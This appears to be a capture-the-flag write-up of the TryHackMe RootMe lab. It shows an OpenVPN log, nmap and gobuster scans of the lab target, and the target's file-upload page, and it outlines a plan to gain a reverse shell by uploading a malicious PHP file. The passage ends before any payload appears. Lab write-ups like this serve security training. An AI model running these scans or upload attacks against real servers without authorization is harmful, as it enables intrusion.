
GETTING A REVERSE SHELL ON A SERVER THROUGH A FILE UPLOAD

Tools: KALI LINUX
Site : tryhackme.com


Overview

This is to demonstrate how a file upload vulnerability can be exploited to gain a reverse shell on a web server. Attackers can upload a malicious `.phtml` or .php file that, when triggered, connects back to the attacker's machine, providing a reverse shell.

Input from kali/ tryhackme :


kali-linux-2024.2-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)
Player
1
2
3
4
10.9.0.20
6:55
File
Actions
Edit
View
Help

```
djibouti.txt    index.html.1        index.html.7   orunmila        public.key      Templates        worknotes.txt
Documents       index.html.10       index.html.8   output.txt      received.file   theHarvester

┌──(kali㉿kali)-[~]
└─$ cd Downloads

┌──(kali㉿kali)-[~/Downloads]
└─$ sudo openvpn LaoTse(3).ovpn
[sudo] password for kali:
2025-01-28 06:49:51 Note: --cipher is not set. OpenVPN versions before 2.5 defaulted to BF-CBC as fallback when ciphe
r negotiation failed in this case. If you need this fallback please add '--data-ciphers-fallback BF-CBC' to your conf
iguration and/or add BF-CBC to --data-ciphers.
2025-01-28 06:49:51 Note: cipher 'AES-256-CBC' in --data-ciphers is not supported by ovpn-dco, disabling data channel
 offload.
2025-01-28 06:49:51 OpenVPN 2.6.12 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4] [EPOLL] [PKCS11] [MH/PKTINFO] [AEA
D] [DCO]
2025-01-28 06:49:51 library versions: OpenSSL 3.4.0 22 Oct 2024, LZO 2.10
2025-01-28 06:49:51 DCO version: N/A
2025-01-28 06:49:51 TCP/UDP: Preserving recently used remote address: [AF_INET]54.76.30.11:1194
2025-01-28 06:49:51 Socket Buffers: R=[212992→425984] S=[212992→425984]
2025-01-28 06:49:51 UDPv4 link local: (not bound)
2025-01-28 06:49:51 UDPv4 link remote: [AF_INET]54.76.30.11:1194
2025-01-28 06:49:51 TLS: Initial packet from [AF_INET]54.76.30.11:1194, sid=011f23c1 fcb654ea
2025-01-28 06:49:52 VERIFY OK: depth=1, CN=ChangeMe
2025-01-28 06:49:52 VERIFY KU OK
2025-01-28 06:49:52 Validating certificate extended key usage
2025-01-28 06:49:52 ++ Certificate has EKU (str) TLS Web Server Authentication, expects TLS Web Server Authentication
2025-01-28 06:49:52 VERIFY EKU OK
2025-01-28 06:49:52 VERIFY OK: depth=0, CN=server
2025-01-28 06:49:52 Control Channel: TLSv1.3, cipher TLSv1.3 TLS_AES_256_GCM_SHA384, peer certificate: 2048 bits RSA,
 signature: RSA-SHA256, peer temporary key: 253 bits X25519
2025-01-28 06:49:52 [server] Peer Connection Initiated with [AF_INET]54.76.30.11:1194
2025-01-28 06:49:52 TLS: move_session: dest=TM_ACTIVE src=TM_INITIAL reinit_src=1
2025-01-28 06:49:52 TLS: tls_multi_process: initial untrusted session promoted to trusted
2025-01-28 06:49:53 SENT CONTROL [server]: 'PUSH_REQUEST' (status=1)
2025-01-28 06:49:53 PUSH: Received control message: 'PUSH_REPLY,route 10.10.0.0 255.255.0.0,route 10.101.0.0 255.255.
0.0,route 10.103.0.0 255.255.0.0,route-metric 1000,comp-lzo no,route-gateway 10.9.0.1,topology subnet,ping 5,ping-res
tart 120,ifconfig 10.9.0.20 255.255.0.0,peer-id 304'
2025-01-28 06:49:53 OPTIONS IMPORT: --ifconfig/up options modified
2025-01-28 06:49:53 OPTIONS IMPORT: route options modified
2025-01-28 06:49:53 OPTIONS IMPORT: route-related options modified
2025-01-28 06:49:53 Using peer cipher 'AES-256-CBC'
2025-01-28 06:49:53 net_route_v4_best_gw query: dst 0.0.0.0
2025-01-28 06:49:53 net_route_v4_best_gw result: via 192.168.86.81 dev eth0
2025-01-28 06:49:53 ROUTE_GATEWAY 192.168.86.81/255.255.255.0 IFACE=eth0 HWADDR=00:0c:29:cc:9b:80
2025-01-28 06:49:53 TUN/TAP device tun0 opened
2025-01-28 06:49:53 net_iface_mtu_set: mtu 1500 for tun0
2025-01-28 06:49:53 net_iface_up: set tun0 up
2025-01-28 06:49:53 net_addr_v4_add: 10.9.0.20/16 dev tun0
2025-01-28 06:49:53 net_route_v4_add: 10.10.0.0/16 via 10.9.0.1 dev [NULL] table 0 metric 1000
2025-01-28 06:49:53 net_route_v4_add: 10.101.0.0/16 via 10.9.0.1 dev [NULL] table 0 metric 1000
2025-01-28 06:49:53 net_route_v4_add: 10.103.0.0/16 via 10.9.0.1 dev [NULL] table 0 metric 1000
2025-01-28 06:49:53 Initialization Sequence Completed
2025-01-28 06:49:53 Data Channel: cipher 'AES-256-CBC', auth 'SHA512', peer-id: 304, compression: 'stub'
2025-01-28 06:49:53 Timers: ping 5, ping-restart 120
2025-01-28 06:49:53 Protocol options: explicit-exit-notify 3
^X@sS^X@sS
```



Access via OpenVPN (Advanced)

To access machines, you will need to connect to our network.

OpenVPN Access Details

Refresh


VPN Server Name EU-Regular-2	Internal Virtual IP Address 10.9.0.20
Server status ● Online	Connection ● Connected

Machines Networks

VPN Server

EU-Regular-2

If you're switching for the first time, you will need to redownload your configuration file. For best performance, please use the server that's



Task 1 Deploy the machine

Connect to TryHackMe network and deploy the machine. If you don't know how to do this, complete the OpenVPN room first.


► Start Machine

Answer the questions below

Deploy the machine


No answer needed

Complete



root@rootme:~#


Can you root me?


kali-linux-2024.2-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)
Player
10.9.0.20
7:04
File
Actions
Edit
View
Help

```
┌──(kali㉿kali)-[~/Downloads]
└─$ nmap -sV 10.10.117.243
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-28 07:02 EST
Nmap scan report for 10.10.117.243
Host is up (0.20s latency).
Not shown: 998 closed tcp ports (reset)
PORT    STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.31 seconds

┌──(kali㉿kali)-[~/Downloads]
└─$ 
```


Power Manager
Your Battery is charging

Title	Target IP Address	Expires
RootMe	10.10.117.243	1h 54min 49s



kali-linux-2024.2-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)
Player
1 2 3 4
10.9.0.20
7:56
File Actions Edit View Help

```
[ERROR] Get "http://10.10.117.243/12487": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] Get "http://10.10.117.243/27200": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] Get "http://10.10.117.243/10803": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] Get "http://10.10.117.243/43996": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] Get "http://10.10.117.243/8585": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] Get "http://10.10.117.243/30567": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] Get "http://10.10.117.243/9151": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] Get "http://10.10.117.243/14411": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] Get "http://10.10.117.243/110305": context deadline exceeded (Client.Timeout exceeded while awaiting headers
)
Progress: 87664 / 87665 (100.00%)
===============================================================
Finished
===============================================================

┌──(root㉿kali)-[/home/kali/Downloads]
└─# gobuster dir -u http://10.10.117.243 -w /usr/share/dirbuster/wordlists/directory-list-2.3-small.txt -x php,html,
txt -o gobuster_results.txt

===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.117.243
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirbuster/wordlists/directory-list-2.3-small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,html,txt
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.php                 (Status: 403) [Size: 278]
/.html                (Status: 403) [Size: 278]
/index.php            (Status: 200) [Size: 616]
/uploads              (Status: 301) [Size: 316] [--> http://10.10.117.243/uploads/]
Progress: 1169 / 350660 (0.33%)
```




Select a file to upload:

Browse... No file selected.

Upload

O arquivo foi upado com sucesso!

Veja!

